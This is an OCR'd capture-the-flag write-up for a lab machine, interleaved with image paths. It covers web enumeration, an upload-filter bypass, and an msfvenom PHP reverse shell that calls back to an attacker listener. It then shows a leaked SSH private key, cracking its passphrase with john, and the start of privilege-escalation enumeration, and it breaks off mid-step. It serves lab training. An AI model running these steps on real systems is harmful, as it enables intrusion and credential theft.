
I. using -fs for filter sizes error
II. found one : dev

5. Adding "dev" to /etc/host like #3. Edited /etc/hosts addin STEP



6. Seting up burbsuit followed step below for future option

   Proxy → Options → Match and Replace
   → Add
   Type : Request Header
   Match : ^User-Agent.*
   Replace : User-Agent: munpaotool
   Regex : ✅ tick



7. Once setting all done can check by using browser go to "http://dev.munpao.com" because looking by render website may help you find out to do next
8. FROM #1.2.2 Dirb Enum Path can use FFUF to FUZZ or enum path that exist on "dev.munpao.com"

>> ffuf -H "User-Agent: munpaotool" -u http://munpao.com/FUZZ -w /usr/share/wordlists/dirb/big.txt


```
munpao@wlth: ~
Session  Actions  Edit  View  Help

 :: Method           : GET
 :: URL              : http://dev.munpao.com/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Header           : User-Agent: munpaotool
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 6ms]
admin                   [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 0ms]
.htpasswd               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 3327ms]
server-status           [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 1ms]
uploads                 [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 8ms]
:: Progress: [20469/20469] :: Job [1/1] :: 214 req/sec :: Duration: [0:00:11] :: Errors: 0 ::

┌──(munpao㉿wlth)-[~]
└─$
```


I. We found other interesting PATH (/admin, /uploads)

II. From this step can assume that this is real admin page use for uploading dev things on private adminpage

9. then visite dev.munpao.com/admin using credential that received from #2.3.4 Database summery
    a. Credential : m4np4o:sunshine
    b. sucess login real admin dashboard

MULPAO CTF






3. Vulnerable scan

3.1 Upload files

1. From previous step #2.4 ENUM SUBDOMAIN can login with Credential : m4np4o:sunshine to admin page

2. Observe admin upload page can upload malicious script to reverse shell or web shell let test with upload file
3. Tested upload file It work now . go to url upload path "http://dev.munpao.com/uploads/[file]"
   ## try with php > nit allowed need to bypas filter
4. Now let try with real payload



4. Exploit

4.1 Create Payload

4.1.1 msfconsole

1. Open terminal then use command to create payload with msfconsole selected php/reverse_php listen_port: 9001 to shell.php files
   >> msfvenom -p php/reverse_php LHOST=192.168.163.134 LPORT=9001 -o shell.php

2. Run command to listen for connection from #TARGET machine port 9001
   >> nc -lvnp 9001
   #I suggest online tool from more friendly uses
   https://www.revshells.com/

MULPAO

4.2 Bypass uploading file

4.2.1 Burbsuit

1.using brubsuit to bypass uploading file by adding extension like .php4 , .php3 up to which php is allowed ,now open burbsuit

2.go to proxy > intercept on >waiting for uploading file from web browser

3.while waiting for intercept ,opening web browser go to file that uploaded from previous steps

4.after click “upload file” then swift to burbsuit

5.Look at file upload “shell.php” edit extension to “shell.php4”


10:49:10 15 Mar ...	HTTP	→	Request	POST	http://dev.munpao.com/admin/upload.php

Request

Pretty Raw Hex

```
1  POST /admin/upload.php HTTP/1.1
2  Host: dev.munpao.com
3  User-Agent: munpaotool
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: multipart/form-data; boundary=----geckoformboundary6372f0f4eb8941142c549e20be2af75b
8  Content-Length: 2865
9  Origin: http://dev.munpao.com
10 Connection: keep-alive
11 Referer: http://dev.munpao.com/admin/upload.php
12 Cookie: PHPSESSID=q6gl364aiiiqj95uq9n5m9iod2
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ------geckoformboundary6372f0f4eb8941142c549e20be2af75b
17 Content-Disposition: form-data; name="file"; filename="shell.php4"
18 Content-Type: application/x-php
19
```

6.click forward then swift to web browser




I. Upload success


5. Linux initial access / FOOTHOLD

5.1 reverse shell

1.after upload file successed from then go to path uploaded file
>> go to ‘’http://dev.munpao.com/uploads/shell.php



2.open terminal from #4.1 Create Payload #4.1.1 msfconsole
3. can test simple classic command “ls”
>> ls



I. It work now let explore folder

5.2 Gathering Informaiton

1.once reverse shell is success can explore important file below

Cat [files]	status
/etc/passwd	success
/etc/crontab	success
/var/log	Can listed
/etc/shadow	Permission denied
/var/www/	*

2.after explore gather details found interesting folder in /var/www/

>> ls -la /var/www/

```
drwxr-xr-x  5 root     root     4096 Mar 14 12:36 .
drwxr-xr-x 14 root     root     4096 Mar 14 09:58 ..
drwxrwxrwx  2 www-data www-data 4096 Mar 15 01:33 ....
drwxr-xr-x  4 www-data www-data 4096 Mar 15 02:58 dev
drwxr-xr-x  4 www-data www-data 4096 Mar 14 10:52 html
```

```
ls -la
total 12
drwxrwxrwx 2 www-data www-data 4096 Mar 15 01:33 .
drwxr-xr-x 5 root     root     4096 Mar 14 12:36 ..
-rw-r--r-- 1 www-data www-data  459 Mar 15 01:32 secret.txt
```

I. I found "...." folder that may be store secret inside

3.found "secret.txt" by run command ls -la

>> ls -la /var/www/..../

4. cat /var/www/..../secret.txt

Content :

```
  GNU nano 8.6
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABCjC5Ewer
RPGjoioXv2FPhXAAAAGAAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIBYjMofU9FI7k8dP
1f+aFjQXzcxFlswMJZ0rHYZvCkEpAAAAkOyLGW6hXQqEnh8Ywi4c+7KK2oVEA0sWnW8ChE
mRz5LFwMy5gxdhLfoerMPJc1JJGPMVzvnKRGOR+lJ9jjM5EHBOuuWw6HwJUGgu8EQ15qa9
KCAzIQseX7YOquZPx2mUWf56TENzGjBNwQp3B+Jq4hI4tZ2XQJXqa3aK34NkX5KyTneDWn
nNqSQWT4ZQKjsecg==
-----END OPENSSH PRIVATE KEY-----
```

I. Found PRIVATE KEY that can use to access to one of users by publickey

5.3 PublicKey Initial Access Linux

5.3.1 enum user ssh login

1. create file then put PRIVATEKEY that received from previous step into this file

>> nano id_rsa

2. Change permission to “600” for ssh service will accepted

>> chmod 600 id_rsa

```
┌──(munpao㉿wlth)-[~]
└─$ chmod 600 id_rsa

┌──(munpao㉿wlth)-[~]
└─$ ls -l id_rsa
-rw------- 1 munpao munpao 445 Mar 15 10:56 id_rsa
```

3.initial ssh service access using “id_rsa” private key

>> ssh -i id_rsa [user]@192.168.163.137

I. Try monkey > not work because asking password
II. Try alisia > not work because asking password
III. Try ubuntu > not work because asking password
IV. Try munpao > working but asking for passphrase
V. I assume that private key belong to “munpao” then I need to find out which passphrase is correct

```
┌──(munpao㉿wlth)-[~]
└─$ ssh -i id_rsa monkey@192.168.163.137
monkey@192.168.163.137's password:


┌──(munpao㉿wlth)-[~]
└─$ ssh -i id_rsa munpao@192.168.163.137
Enter passphrase for key 'id_rsa': 
```

5.3.2 John

1.preparing for john to crack passphrase by using tool “ssh2john”

>> ssh2john id_rsa > hash.txt

2.trying john use classic wordlist “rockyou.txt” because there is no clue for any password or wordlists

3.cracking hash by running john

>> john --wordlist=/usr/share/wordlists/rockyou.txt ./rsa.txt

```
└$ john --wordlist=/usr/share/wordlists/rockyou.txt ./rsa.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 3
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for a
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iloveyou         (id_rsa)
1g 0:00:00:02 DONE (2026-03-15 11:03) 0.3921g/s 12.54p/s 12.54c/s
Use the "--show" option to display all of the cracked passwords re
Session completed.
```

I. Running success
II. We got passphrase “iloveyou”

5.3.3 Initial access with PublicKey

1.from previous step #5.3.2 John I got passphrase “iloveyou”
2.open terminal that ssh to #TARGET machine
>> ssh -i id_rsa munpao@192.168.163.137
Passphrase: iloveyou

```
  System load:  0.0                 Processes:             235
  Usage of /:   52.4% of 9.75GB     Users logged in:       1
  Memory usage: 35%                 IPv4 address for ens33: 192.168.163.137
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


munpao@munpao:~$
```

I. Login success then we need more information to privilege escalation to occupy all system control

5.3.4 gathering information

1.runing command linux to get information
>> id

```
munpao@munpao:~$ id
uid=1000(munpao) gid=1000(munpao) groups=1000(munpao),4(adm),24(cdrom),
30(dip),46(plugdev),101(lxd)
```

>> whoami

```
munpao@munpao:~$ whoami
munpao


                    >> env
SHELL=/bin/bash
PWD=/home/munpao
LOGNAME=munpao
XDG_SESSION_TYPE=tty
HOME=/home/munpao
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=
40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=00:tw=30;42:ow=34;42:st=37;44:ex=01;
32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh
=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*
.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:
*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=
01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31
:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.e
sd=01;31:*.avif=01;35:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.b
mp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.t
if=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=
01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.webp=01;35:*.
ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.
wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;
35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.o
gv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi
=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=
00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:*~=00;90:*#=00;90:*.bak=00;90:*.crdownload
=00;90:*.dpkg-dist=00;90:*.dpkg-new=00;90:*.dpkg-old=00;90:*.dpkg-tmp=00;90:*.old=00;90
:*.orig=00;90:*.part=00;90:*.rej=00;90:*.rpmnew=00;90:*.rpmorig=00;90:*.rpmsave=00;90:*.s
wp=00;90:*.tmp=00;90:*.ucf-dist=00;90:*.ucf-new=00;90:*.ucf-old=00;90:
SSH_CONNECTION=192.168.163.134 37634 192.168.163.137 22
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=munpao
SHLVL=1
XDG_SESSION_ID=31
XDG_RUNTIME_DIR=/run/user/1000
SSH_CLIENT=192.168.163.134 37634 22
XDG_DATA_DIRS=/usr/local/share:/usr/share:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/s
nap/bin
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
SSH_TTY=/dev/pts/0
_=/usr/bin/env
```

>> cat /etc/crontab

```
munpao@munpao:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
```

2. Find sbin for finding sbin file that can exploit to privilege escalation

>> find / -type f -perm -4000 2>/dev/null

```
munpao@munpao:~$ find / -type f -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/fusermount3
/usr/bin/chsh
/usr/bin/umount
/usr/bin/sudo
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

I. Looklike common files

3.checking service that running on #TARGET machine

NOCGRMA59

>> systemctl list-units --all --type=service --stat=active

```
munpao@munpao:~$ systemctl list-units --all --type=service --stat=active
  UNIT                                                                      LOAD   ACTIVE SUB     DESCRIPTION
  apache2.service                                                           loaded active running The Apache HTTP Server
  apparmor.service                                                          loaded active exited  Load AppArmor profiles
  apport.service                                                            loaded active exited  automatic crash report generation
  blk-availability.service                                                  loaded active exited  Availability of block devices
  console-setup.service                                                     loaded active exited  Set console font and keymap
  cron.service                                                              loaded active running Regular background program processing daemon
  dbus.service                                                              loaded active running D-Bus System Message Bus
  finalrd.service                                                           loaded active exited  Create final runtime dir for shutdown pivot root
  fwupd.service                                                             loaded active running Firmware update daemon
  getty@tty1.service                                                        loaded active running Getty on tty1
  keyboard-setup.service                                                    loaded active exited  Set the console keyboard layout
  kmod-static-nodes.service                                                 loaded active exited  Create List of Static Device Nodes
  lvm2-monitor.service                                                      loaded active exited  Monitoring of LVM2 mirrors, snapshots etc. using dmeventd o
  ModemManager.service                                                      loaded active running Modem Manager
  multipathd.service                                                        loaded active running Device-Mapper Multipath Device Controller
  mysql.service                                                             loaded active running MySQL Community Server
  nmbd.service                                                              loaded active running Samba NMB Daemon
  open-vm-tools.service                                                     loaded active running Service for virtual machines hosted on VMware
  plymouth-quit-wait.service                                                loaded active exited  Hold until boot process finishes up
  plymouth-quit.service                                                     loaded active exited  Terminate Plymouth Boot Screen
  plymouth-read-write.service                                               loaded active exited  Tell Plymouth To Write Out Runtime Data
  polkit.service                                                            loaded active running Authorization Manager
  rsyslog.service                                                           loaded active running System Logging Service
  setvtrgb.service                                                          loaded active exited  Set console scheme
  smbd.service                                                              loaded active running Samba SMB Daemon
  snapd.apparmor.service                                                    loaded active exited  Load AppArmor profiles managed internally by snapd
  snapd.seeded.service                                                      loaded active exited  Wait until snapd is fully seeded
  ssh.service                                                               loaded active running OpenBSD Secure Shell server
  sysstat.service                                                           loaded active exited  Resets System Activity Logs
  systemd-binfmt.service                                                    loaded active exited  Set Up Additional Binary Formats
  systemd-fsck@dev-disk-by\x2duuid-6b088739\x2d4f7d\x2d4c31\x2da1bb\x2d4b03bdb1e3b7.service loaded active exited  File System Check on /dev/disk/by-uuid/6b088739-4f7d-4c31-a
  systemd-journal-flush.service                                             loaded active exited  Flush Journal to Persistent Storage
  systemd-journald.service                                                  loaded active running Journal Service
  systemd-logind.service                                                    loaded active running User Login Management
  systemd-modules-load.service                                              loaded active exited  Load Kernel Modules
  systemd-networkd-wait-online.service                                      loaded active exited  Wait for Network to be Configured
  systemd-networkd.service                                                  loaded active running Network Configuration
  systemd-random-seed.service                                               loaded active exited  Load/Save OS Random Seed
  systemd-remount-fs.service                                                loaded active exited  Remount Root and Kernel File Systems
  systemd-resolved.service                                                  loaded active running Network Name Resolution
  systemd-sysctl.service                                                    loaded active exited  Apply Kernel Variables
  systemd-timesyncd.service                                                 loaded active running Network Time Synchronization
  systemd-tmpfiles-setup-dev-early.service                                  loaded active exited  Create Static Device Nodes in /dev gracefully
  systemd-tmpfiles-setup-dev.service                                        loaded active exited  Create Static Device Nodes in /dev
  systemd-tmpfiles-setup.service                                            loaded active exited  Create Volatile Files and Directories
  systemd-udev-trigger.service                                              loaded active exited  Coldplug All udev Devices
```

I. Found munpao.service looklike user own service that writed by hand for some purpose

4.following service “munpao”

>> systemctl status munpao.service

```
munpao@munpao:~$ systemctl status munpao.service
● munpao.service - Munpao Health Monitor
     Loaded: loaded (/etc/systemd/system/munpao.service; enabled; preset: enabled)
     Active: active (running) since Sun 2026-03-15 15:19:18 UTC; 15s ago
   Main PID: 5510 (bash)
      Tasks: 2 (limit: 2206)
     Memory: 560.0K (peak: 1.2M)
        CPU: 11ms
     CGroup: /system.slice/munpao.service
             ├─5510 /bin/bash /bin/munpao
             └─5513 sleep 30

Mar 15 15:19:18 munpao systemd[1]: munpao.service: Scheduled restart job, restart counter is at 319.
Mar 15 15:19:18 munpao systemd[1]: Started munpao.service - Munpao Health Monitor.
Mar 15 15:19:18 munpao bash[5510]: [*] Lab Monitor Starting ...
```

I. From service status running by running “munpao”

II. See more about /bin/munpao

A. > cat: /usr/bin/munpao

B. : Permission denied

III. Then we need find more file about munpao

5.find more information about munpao

>> find / -type f -name *munpao* 2>/dev/null

/usr/bin/munpao
/etc/systemd/system/munpao.service
/var/log/munpaolab.log

I. Interesting 3 files

II. We can examine content in each file for understanding munpao service process
III. found out 3 file of it let examine about exitst files

6.running command below

